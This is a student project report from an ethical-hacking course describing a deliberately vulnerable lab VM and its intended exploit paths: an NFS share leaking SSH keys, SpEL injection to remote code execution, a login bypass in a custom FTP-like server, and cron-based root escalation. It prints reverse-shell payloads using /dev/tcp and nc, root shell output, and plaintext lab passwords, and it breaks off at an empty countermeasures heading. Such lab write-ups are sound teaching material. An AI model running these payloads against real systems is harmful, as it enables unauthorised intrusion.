



SAPIENZA
UNIVERSITÀ DI ROMA

Ethical Hacking VM Design a.y. 23-24

Project Report - Group 25

Machine name: VM_8428995601723710

Mija Simone Nicolae, 1895592 - mija.1895592@studenti.uniroma1.it

Palozzi Massimo, 2132174 - palozzi.2132174@studenti.uniroma1.it

Scarselli Ilaria, 1918975 - scarselli.1918975@studenti.uniroma1.it

April 30, 2024



Contents

1	Introduction	3
1.1	Structure	3
1.1.1	VM Details	3
1.1.2	Users	3
1.2	General VM Configuration	4
2	Local Access	4
2.1	NFS Poor Configuration	4
2.1.1	Countermeasures	5
2.2	Website Remote Code Execution	5
2.2.1	Website Functionalites	6
2.2.2	Configuration	7
2.2.3	Exploit	7
2.2.4	Countermeasures	12
2.3	Vulnerable Proprietary-FTP Server	13
2.3.1	How to Exploit	15
2.3.2	How to Find the Bug	15
2.3.3	Countermeasures	16
3	Privileges Escalation	16
3.1	Cron Jobs with Weak Permissions	16
3.1.1	How to Exploit	17
3.1.2	Countermeasures	18
3.2	GDB with root SUID	18
3.2.1	How to Exploit	19
3.2.2	Countermeasures	19
3.3	Buffer Overflow with ASLR	19
3.3.1	Functionalities	24
3.3.2	Exploit	24
3.3.3	Mitigation	27
4	Conclusions	28



1 Introduction

We designed this machine as a server owned by a chef, whose services have since been extended to other colleagues and potential clients. The server hosts various functions, including the owner's website, a customer order-taking service written in C language, a proprietary FTP-like protocol server emerging to facilitate resource sharing among chefs, and a Network File System allowing clients to access some of Littlechef's resources via a mount point. This enables users, particularly this chef, to conveniently manage their files from anywhere, even without their personal computer. However, the chefs are not IT experts and have failed to realize that incorrect configurations have introduced potential vulnerabilities into their system.

1.1 Structure

1.1.1 VM Details

- **Machine name:** VM_8428995601723710
- **Description:** Ubuntu 20.04.6 LTS
- **Release:** 20.04

1.1.2 Users

There are multiple users, each accessed through different vulnerabilities, and from whom various paths can be exploited, respectively:

Username	Password	Description
littlechef	DhafbnxoK19&5Qq6	Doesn't belong to the sudoers group. It is the primary entry point with the easy vulnerability.
spring	Ma80!5Ln1R8T	Doesn't belong to the sudoers group. It is the entry point for the local access with the medium vulnerability.
thechef	fD!~NbpfTajp\$OS	Doesn't belong to the sudoers group. More info about this user are given below.
CProgrammerEnjoyer	lSqTgsbDvjB0lMO	Doesn't belong to the sudoers group. It is the entry point for the local access with the hard vulnerability.
user	+b(2+*b!Accv%RwjbyyQqUD6	Belongs to the sudoers group. Used for the configuration, attackers should never gain access to this.
root	Q@)LSJw^hhj%t6dd*u)\$fD+P	With root privileges, it's the final goal for the privilege escalation paths.



While the easy privileges escalation vulnerability can be exploited directly from the local access to `littlechef` user (more about this later), for other privileges escalation methods access to *thechef* user is required. To gain this access, the credentials (rsa key for ssh, but also direct user account password) can be found in a directory inside `/home/littlechef`, not the one used for the local access vulnerability, to not let the intruders gain immediate access to that user.

1.2 General VM Configuration

For the implementation of the machine, the team members coordinated their efforts using a VPN, enabling effective work even remotely. Within the Littlechef user, there exists a directory hierarchy containing personal files, recipes and an RSA key, presumably left there from old backups or through improper file movement. This key allows access to the second-level user via SSH, left open on port 22. The following services, with their corresponding ports, have been left accessible and identifiable through Nmap scans, including:

- 22/tcp – ssh
- 111/tcp – rpcbind
- 2049/tcp – nfs
- 8080/tcp – http
- 8081/tcp – icecream (that's actually the FTP-like service)

2 Local Access

2.1 NFS Poor Configuration

Difficulty: easy

Network File System (NFS) is a distributed file system protocol that allows clients to access files over a network as if they were local. NFS operates on port 2049 and depends on RPCBIND for port mapping. It is the most immediate protocol that can be exploited to gain local access to the machine. After scanning to look for active services on the various ports, finding nfs active, through the `showmount -e ip_address` command it is possible to see which folders have been left available for sharing and can be mounted. The result will be:

The path shows a `littlechef` user's directory, that can be mounted by everyone without any ip restriction. Navigating and exploring the directory forest (manually or with some tools), some interesting files can be found. First of all, there is an `.ssh` directory, that contains an `authorized_keys` file. Despite this, the attackers won't have the right privileges to forge the rsa-keys that can be imported to access in this way. Some serious security issues are represented by a backup file (that's actually more of a dump file, with also some notes), that contains some old RSA private keys used for ssh, noted there and then probably forgotten. One of this may be used to gain local access, but among these there is actually a more straightforward way: the key of `littlechef` user.

```
[parrot@parrot]-[/tmp/infosec]s
$showmount -e 25.37.42.186
Export list for 25.37.42.186:
/home/littlechef/maindir *
```

Figure 1: Available mounts

2.1.1 Countermeasures

Of course private passwords shouldn't be kept in a random file accessible to everyone, but it's interesting to note also another aspect: NFS with a poor configuration is also prone to another problem: with the *no_root_squash* option specified while creating the sharing point, NFS clients can perform file operations as root, retaining root privileges. In other words, when this option is enabled on the NFS server, clients can access files on the server as root without their privileges being reduced to an unprivileged user and this can cause privileges escalation. This, though, is not the case of our machine, since root squashing is enabled for that mount.

```
GNU nano 4.8 /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/littlechef/maindir *(rw,sync,no_subtree_check)
```

Figure 2: Exportable Filesystems on the machine

2.2 Website Remote Code Execution

Difficulty: medium

This path involves a web-based catering management system developed by an amateur chef known as "Little Chef." The application is designed to facilitate the management of catering orders and assist in menu planning, specifically targeting amateur chefs and small catering businesses. It operates



on port 8080 and is built using Spring Boot for backend operations, coupled with Thymeleaf and Bootstrap for frontend rendering. PostgreSQL is employed as the backend database to ensure robust data management capabilities.




Figure 3: Website homepage

Despite the lack of professional development experience, Little Chef has successfully implemented a functional and user-friendly website. However, as expressed in the introduction, there are significant security issues that need to be addressed. First of all, the admin password is a trivial password, a common mistake that can lead to unauthorized access. Then, a critical endpoint has been left exposed, which permits Remote Code Execution (RCE). This endpoint was likely left from the development phase and should have been removed or secured before the website was deployed to production.

2.2.1 Website Functionalities

The catering website allows both chefs and users to manage or explore catering options. The website functionalities are divided for two kind of roles, users and admins:

User functionalities

- **View buffets:** Users can browse through a collection of buffets, each along with its responsible chef.
- **View chefs:** Users can browse see all chefs in the system. Users can also see the details of the chefs.

Admin functionalities

- **Manage chefs:** Admins can add new chefs to the platform or remove existing ones.

- **Manage dishes:** Admins have the authority to introduce new dishes or remove outdated or less popular ones from the system. Each dish is presented with its ingredients.
- **Manage ingredients:** Admins can add new ingredients to the platform or edit or remove existing ones.
- **Manage buffets:** Admins can assemble buffets by selecting which dishes to include. Each buffet is typically associated with a chef who designs or recommends its layout and content.

2.2.2 Configuration

The catering management system is configured with several components that are commonly used in modern web applications. This configuration setup is overall secure for the intended functionality, but it incorporates certain vulnerabilities that have been overlooked during the development process.

Server and Framework Configuration

- The application runs on a Spring Boot framework, utilizing embedded Tomcat as the web server, which listens on port 8080.
- Thymeleaf is used for rendering HTML views, which integrate server-side data into the web pages.
- PostgreSQL is configured as the database system, handling all data storage requirements, including user data, order details, and menu items.

Security Configuration

- The administrative interface uses weak credentials ***admin:password***, which is realistically set during initial development stage and has not been changed post-deployment.
- An endpoint located at `/debug/chefs` requires authentication and it's designed to interpret chef data, including name, surname, and nationality, using Spring Expression Language (SpEL). However, this functionality allows authenticated users to input expressions that are executed as SpEL, potentially leading to Remote Code Execution (RCE).

2.2.3 Exploit

First Approach: Initial Reconnaissance and User Registration Upon entering the website it is only possible to login or register as a new user. Trying to use any fuzzing tool at this stage won't produce any effect because all requests are redirected to the `/login` endpoint. Therefore an attacker should make their own user and incorporate the cookie inside the header of any fuzzing tool (for example wfuzz).

```

Pretty  Raw  Hex
1 GET /default HTTP/1.1
2 Host: 25.37.42.186:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://25.37.42.186:8080/login
8 Connection: close
9 Cookie: JSESSIONID=72F1967D9BF8E957048BA4970F4245F3
10 Upgrade-Insecure-Requests: 1
11
12

```

Figure 4: Capturing login token with burpsuite

Using Tools for Directory and Endpoint Discovery With the user cookie obtained during registration, tools like Gobuster and Wfuzz can be used to enumerate the website.

```

$ wfuzz -c -w big.txt --hc 302,404 -H "Cookie: JSESSIONID=59E8B52007161FEE61E465CF574384E4" -u "http://25.37.42.186:8080/FUZZ" -t 100 --follow
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://25.37.42.186:8080/FUZZ
Total requests: 4219

ID      Response  Lines  Word  Chars  Payload
-----
000000001: 200      57 L   192 W   2638 Ch  "http://25.37.42.186:8080/"
000000002: 500       0 L    52 W   3698 Ch  "/"
000000292: 403       0 L    1 W    94 Ch  "admin"
000001202: 403       0 L    1 W    94 Ch  "debug"
000001206: 200      66 L   207 W   2835 Ch  "default"
000001462: 500       0 L    1 W    73 Ch  "error"
000001875: 200      66 L   207 W   2835 Ch  "home"
000001957: 200      57 L   192 W   2638 Ch  "index"
000002323: 200      60 L   147 W   2475 Ch  "login"
000002327: 200      57 L   192 W   2638 Ch  "logout"
000002342: 200      60 L   147 W   2475 Ch  "lovely"
000002329: 200      60 L   147 W   2475 Ch  "lois"
000002336: 200      60 L   147 W   2475 Ch  "loser"
000002358: 200      60 L   147 W   2475 Ch  "macha"
000002337: 200      60 L   147 W   2475 Ch  "lost%2Bfound"
000002330: 200      60 L   147 W   2475 Ch  "lolo"
000002357: 200      60 L   147 W   2475 Ch  "mac"
000002345: 200      60 L   147 W   2475 Ch  "lpt1"
000002330: 200      60 L   147 W   2475 Ch  "lois"

```

Figure 5: wfuzz with user cookie

After the first scan, an user can notice that visiting the */logout* endpoint make the token expire, therefore it should be eliminated from the wordlist used.


```

wuzz -c -w big0.txt --hc 302,404 -H "Cookie: JSESSIONID=18F1E5AEFAB8964E865400DDF0AF1C79" -u "http://25.37.42.186:8080/FUZZ" -t 100 --follow
*****
Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://25.37.42.186:8080/FUZZ
Total requests: 4217

ID      Response  Lines  Word  Chars  Payload
-----
000000001: 200      57 L   192 W   2638 Ch  "http://25.37.42.186:8080/"
000000002: 500       0 L    52 W   3698 Ch  "/"
000000291: 403       0 L    1 W    94 Ch  "admin"
000001201: 403       0 L    1 W    94 Ch  "debug"
000001205: 200      66 L   207 W   2835 Ch  "default"
000001461: 500       0 L    1 W    73 Ch  "error"
000001874: 200      66 L   207 W   2835 Ch  "home"
000001956: 200      57 L   192 W   2638 Ch  "index"
000002322: 200      60 L   147 W   2475 Ch  "login"
000003144: 200      67 L   177 W   2930 Ch  "register"
00000329: 400      11 L   136 W   2049 Ch  "secc1..."
000004217: 200      57 L   192 W   2638 Ch  "http://25.37.42.186:8080/"

Total time: 0
Processed Requests: 4217
Filtered Requests: 4205
Requests/sec.: 0

```

Figure 6: /admin and /debug endpoints found

At this point the */debug* and */admin* endpoint are discovered to be unauthorized endpoints, therefore an attacker should get the admin cookie to enumerate further.

Finding Admin Credentials An attacker can notice that the server refuses to register new users with "admin" and this suggests that an "admin" user exists. With no brute force protection mechanisms in place, an attacker can attempt to brute-force admin's password. Alternatively, using weak credentials an attacker can login as admin using "admin:password" credentials.




Figure 7: Admin webpage

Crafting a Custom Wordlist Using Cewl, a custom wordlist is generated from the site's context to improve the efficiency of wfuzz brute force attacks. At this point */debug* and */admin* endpoints can

be enumerated (logout should be removed from the wordlist generated as seen before).

```
(root@kali): /home/kali/john
wffuzz -c -w output.txt -hc 302,404 -H "Cookie: JSESSIONID=A417360618285F15E1E1B90832EC788" -u "http://25.37.42.186:8080/debug/FUZZ" -t 100 -v
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://25.37.42.186:8080/debug/FUZZ
Total requests: 89

ID      C.Time  Response  Lines  Word  Chars  Server  Redirect  Payload
-----
00000007: 0.219s  200      89 L   191 W  3188 Ch  "chefs"

Total time: 0
Processed Requests: 89
Filtered Requests: 88
Requests/sec.: 0

(root@kali): /home/kali/john
wffuzz -c -w output.txt -hc 302,404 -H "Cookie: JSESSIONID=A417360618285F15E1E1B90832EC788" -u "http://25.37.42.186:8080/admin/FUZZ" -t 100 -v
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://25.37.42.186:8080/admin/FUZZ
Total requests: 89

ID      C.Time  Response  Lines  Word  Chars  Server  Redirect  Payload
-----
000000012: 0.068s  405      0 L    96 W  9508 Ch  "plate"
000000013: 0.077s  405      0 L    96 W  9513 Ch  "ingredient"
000000051: 0.228s  405      0 L    96 W  9507 Ch  "chef"

Total time: 0.297727
Processed Requests: 89
Filtered Requests: 86
Requests/sec.: 298.9314
```

Figure 8: /admin and /debug fuzzing with wfuzz

The vulnerable */debug/chefs* endpoint:



Figure 9: /debug/chefs

Exploiting SpEL Through the /debug/chefs Endpoint Trying to select a chef brings to the following page:




Figure 10: /debug/chefView

An attacker could exploit this by entering code in the 'Add Chef' form within the admin interface.




Figure 11: Try spEL

Successful rendering of the SpEL code confirms the endpoint's susceptibility to RCE. A reverse shell payload could exploit this to gain local server access.




Figure 12: SpEL code executed successfully, indicating RCE vulnerability

Inserting the following code:

```
"".getClass().forName("java.lang.Runtime").getRuntime().exec("bash -c  
$@|bash 0 echo bash -i >& /dev/tcp/ip/port 0>&1");
```

within a chef's data field and subsequently rendering it on `/debug/chefs` can grant local access.

Gaining a Reverse Shell Once the reverse shell code is executed through the website, a connection back to the attacker's machine is established, providing full access to the server's command line inside "spring" user.

```
nc -lvnp 9091
listening on [any] 9091 ...
id

id
connect to [25.38.214.154] from (UNKNOWN) [25.37.42.186] 49624
bash: cannot set terminal process group (89708): Inappropriate ioctl for device
bash: no job control in this shell
spring@vm8428995601723710:~/Server$ id
uid=1001(spring) gid=1001(spring) groups=1001(spring)
spring@vm8428995601723710:~/Server$
```

Figure 13: Local access

2.2.4 Countermeasures

- Use Stronger Passwords, https, two factor authentication and security plugins.
- Keep Everything Up to Date.
- Don't push in production any part of the website that is not meant for the public, like the `/debug/chefs` endpoint.



2.3 Vulnerable Proprietary-FTP Server

Difficulty: *hard*

The machine contains a custom FTP-like server used for communication with a self-made client, which is not present on the machine since it's not needed. The protocol is custom-made, and the server receives packets on port 8081. This scenario attempts to simulate a situation where the server code contains bugs due to the fact that testing was only conducted with the self-made client, without testing potential outcomes if random packets are sent to the server, thus deviating from the client controlled flow code.

The server consists of various .c files, with the most important being `server.c` and `worker.c`: **`server.c`** acts as the main server that accepts connections. Upon accepting one of them, the server forks and executes the worker code located in `worker.c`.

At startup, the server waits for connections, and upon client connection, it prompts for a username and password.

The usernames and passwords are stored in the `usrandpswd.ini` file and are not encrypted. "User" refers to the Linux user, while the password may not necessarily be the same as the one used for the system. If the user sends the correct credentials, the forked process changes its UID and creates a personal folder for the user, if it does not already exist within the path specified in the `configfile.cfg`. At this point, the client can execute all the basic FTP commands (such as `get`, `put`, `ls`, `pwd`, `cd`, etc.). The main bug can be found in this code portion of `worker.c`:

```
u8 worker_start(int socket, char *sharedFolder, linked_list *users_data) {
    worker_data w;
    init_worker_data(&w, socket);
    //Accept
    if(socket < 0) {
        printf("Error: -Unable-to-accept\n");
        return 1;
    }
    request_login(&w, users_data);
    protocol_send_packet(socket, PROTOCOL_PCK_TYPE_MSG, "Creating-thing-for-users!",
        strlen("Creating-thing-for-users!"), worker_error_callback, &w);
    //Print current directory location
    if(getcwd(w.current_directory, sizeof(w.current_directory)) == NULL) {
        printf("Error: -Unable-to-get-current-directory\n");
        return 1;
    }

    //Create sharedfolder/user folder if it doesn't exist
    if (mkdir(w.username, 0700) == -1) {
```




```

//Check if the directory already exists
if (errno == EEXIST) {
    printf(" [INFO]: -Directory -%s -already -exists\n", w.username);
} else {
    printf("Error: -Unable -to -create -user -home -directory . -%s\n",
        strerror(errno));
    return 1;
}
}
chmod(w.username, 0700);

```

Where the *request_login(&w, users_data);* is the following code:

```

u8 request_login(worker_data *w, linked_list *users_data) {
    if (w->is_logged)
        return 0;
    protocol_send_packet(w->socket,
        PROTOCOLPCK_TYPEAUTHREQUEST, MESSAGE_STRING_PLEASE_LOGIN,
        strlen(MESSAGE_STRING_PLEASE_LOGIN) + 1, worker_error_callback, w);
    while (!w->is_logged) {
        protocol_receive_packet(w->socket, w->temp_packet,
            worker_error_callback, w);
        if (w->temp_packet->type == PROTOCOLPCK_TYPEAUTHRESPONSE) {
            protocol_user_login user_login;
            protocol_user_login_assembly_pkt(w->temp_packet, &user_login);
            strncpy(w->username, user_login.username, LOGIN_NAME_MAX);
            strncpy(w->password, user_login.password, LOGIN_PSW_MAX);

            int uid;
            if (-1 != (uid = check_credentials(w->username, w->password,
                users_data))) {
                if (setuid(uid) == -1) {
                    printf("Error: -Unable -to -set -user -id\n");
                    protocol_send_packet(w->socket, PROTOCOLPCK_TYPEAUTHFAILURE,
                        "Error: -Unable -to -set -user -id\n", strlen("Error:
                        -----Unable -to -set -user -id\n") + 1, worker_error_callback, w);
                }
                protocol_send_packet(w->socket, PROTOCOLPCK_TYPEAUTHSUCCESS,
                    "Login -successfully .", strlen("Login -successfully .") + 1,

```



```
        worker_error_callback , w);
        w->is_logged = 1;
        return 0;
    }
    protocol_send_packet(w->socket , PROTOCOL_PKT_TYPE_AUTHFAILURE,
        "Login-failed!-Try-again.", strlen("Login-failed!-Try-again.") + 1,
        worker_error_callback , w);
} else {
    printf("Error:-Unexpected-packet-type\n");
    protocol_send_packet(w->socket , PROTOCOL_PKT_TYPE_UNEXPECTED_PACKET,
        "Unexpected-packet-received.", strlen("Unexpected-packet-received."),
        worker_error_callback , &w);
    return -1;
}
}
return 0;
}
```

It's evident that the `request_login` function returns 0 if the client successfully sends the correct credentials to the server and -1 if the server receives an unexpected packet from the client. The bug lies in the section where the `request_login` function is called: we fail to handle the scenario where the client sends an invalid packet and, if it happens, the code flow continues uninterrupted, disregarding the fact that the client is not truly logged in. As a result, the forked process remains active as root, potentially allowing an attacker to use FTP commands to access sensitive files.

2.3.1 How to Exploit

In this scenario, the sensitive file would be the `usrandpswd.ini` file, as it contains user-password pairs. In this case, the user and password are the same as those defined in Linux.

2.3.2 How to Find the Bug

1. The first step involves attempting to determine what is located on port 8081. This is challenging, as the server sends packets in the following format: `[PROTOCOL_PKT_TYPE—DATA_SIDE_DATA]`, and the attacker has to find a way to do the same. There are two possible methods to do this:
 - (a) Use Scapy to create and send packets over the network. In this approach, the attacker must first perform a TCP handshake with the server by sending the appropriate ACK, SYNC packets.
 - (b) Create a self-written Python or C program that connects directly to the server.



In both cases, the attacker must determine what is received and what needs to be printed in order to proceed and trigger the bug. Even after triggering the bug, the attacker must guess the corresponding `PROTOCOL_PKT_TYPE` to access the sensitive file.

2. The second method involves analyzing the code and identifying the unhandled return code from the function.

2.3.3 Countermeasures

Program flow should be handled more carefully, handling possible unwanted kind of packets and fixing the bug that this generates.

3 Privileges Escalation

3.1 Cron Jobs with Weak Permissions

Difficulty: easy

In our environment, cron jobs represent the easiest path to get root privileges.

Among the folders of littlechef user, there are the following scripting files:

- **.syscond.sh**: with 544 privileges (r-xr-r-), is hence unmodifiable and can only be read. It's a simple script that executes `mkcondlog.sh`. It's a cron job set to run every minute;
- **.rmvlog.sh**: with the same privileges of `.syscond.sh` and it's also a cron job, but this time it runs every 10 minutes with the sole purpose of empty the log file created by `mkcondlog.sh` to prevent system overload by avoiding excessive memory usage in the long run;
- **mkcondlog.sh**: in `/home/littlechef/various/todoprojects/others/.log`, with 766 privileges it's the only editable file. It creates, if not present, the log file or appends lines about system conditions to it.

.syscond.sh code: _____

```
#!/bin/bash
```

```
SCRIPT_PATH="/home/littlechef/various/todoprojects/others/.log/mkcondlog.sh"
$SCRIPT_PATH
```

mkcondlog.sh code: _____

```
#!/bin/bash
```

```
LOG_FILE="/home/littlechef/various/todoprojects/others/.log/system_conditions.log"
```




```
current_time=$(date +"%Y-%m-%d-%H:%M:%S")
load_avg=$(uptime | awk -F 'averages?:' '{print $2}')
memory_usage=$(free -m | awk 'NR==2{print $3}')
disk_free=$(df -h / | awk 'NR==2{print $4}')

echo "Timestamp: - $current_time" >> "$LOG_FILE"
echo "System Load Average: - $load_avg" >> "$LOG_FILE"
echo "Memory Usage (MB): - $memory_usage" >> "$LOG_FILE"
echo "Free Disk Space (/): - $disk_free" >> "$LOG_FILE"
echo "" >> "$LOG_FILE"
```

.rmvlog.sh code:

```
#!/bin/bash
```

```
LOG_FILE="/home/littlechef/various/todoprojects/others/.log/system_conditions.log"
truncate -s 0 "$LOG_FILE"
```

3.1.1 How to Exploit

All the scripts described above are owned by littlechef:littlechef. These are not system cron jobs but rather cron jobs of the root user (and, as such, are executed with those privileges even though they belong to an user with less power). Therefore, they are not visible within /etc/crontab like more classical approaches would suggest, but are instead visible using the crontab -e command of the respective user. However, being root, this is not possible for an external attacker, making the process less straightforward. However, since the files are readable, after analyzing them an attacker could potentially trace the execution flow to reach the final file. By observing the timestamps in the log lines or by waiting for a few minutes, combined with the observation of the permissions of the scripts (one of which is indeed editable), one could realize the potential to gain root privileges exploiting these characteristics, for instance, modifying mkcondlog.sh with a command such as: `bash -i && /dev/tcp/192.168.71.152/4555 0&&1` and listening on the corresponding port of the attack box with `nc -nvlp 4555` (adapting the ip address and the port to the particular case).

```
[parrot@parrot]~$ nc -nvlp 4555
listening on [any] 4555 ...
connect to [25.50.137.114] from (UNKNOWN) [25.37.42.186] 52584
bash: cannot set terminal process group (97539): Inappropriate ioctl for device
bash: no job control in this shell
root@vm8428995601723710:~# whoami & id
whoami & id
[1] 97552
uid=0(root) gid=0(root) groups=0(root)
root
root@vm8428995601723710:~#
```

Figure 14: Correct privileges escalation to root

It can be observed that even though the scripts are executable by the owner, when run as littlechef, they result in obtaining a shell of that user, rather than the one with the desired root privileges. This is why it's necessary to exploit the periodicity of the executions.

```
[X]~[parrot@parrot]~$ nc -nvlp 4555
listening on [any] 4555 ...
connect to [25.50.137.114] from (UNKNOWN) [25.37.42.186] 37956
littlechef@vm8428995601723710:~/various/todoprojects/others$
```

```
tem_conditions.log
root@vm8428995601723710:/home/littlechef/various/todoprojects/others# su littlechef
littlechef@vm8428995601723710:~/various/todoprojects/others$ nano ./log/mkcondlog.sh
littlechef@vm8428995601723710:~/various/todoprojects/others$ ./log/mkcondlog.sh
```

Figure 15: Incorrect privileges escalation

3.1.2 Countermeasures

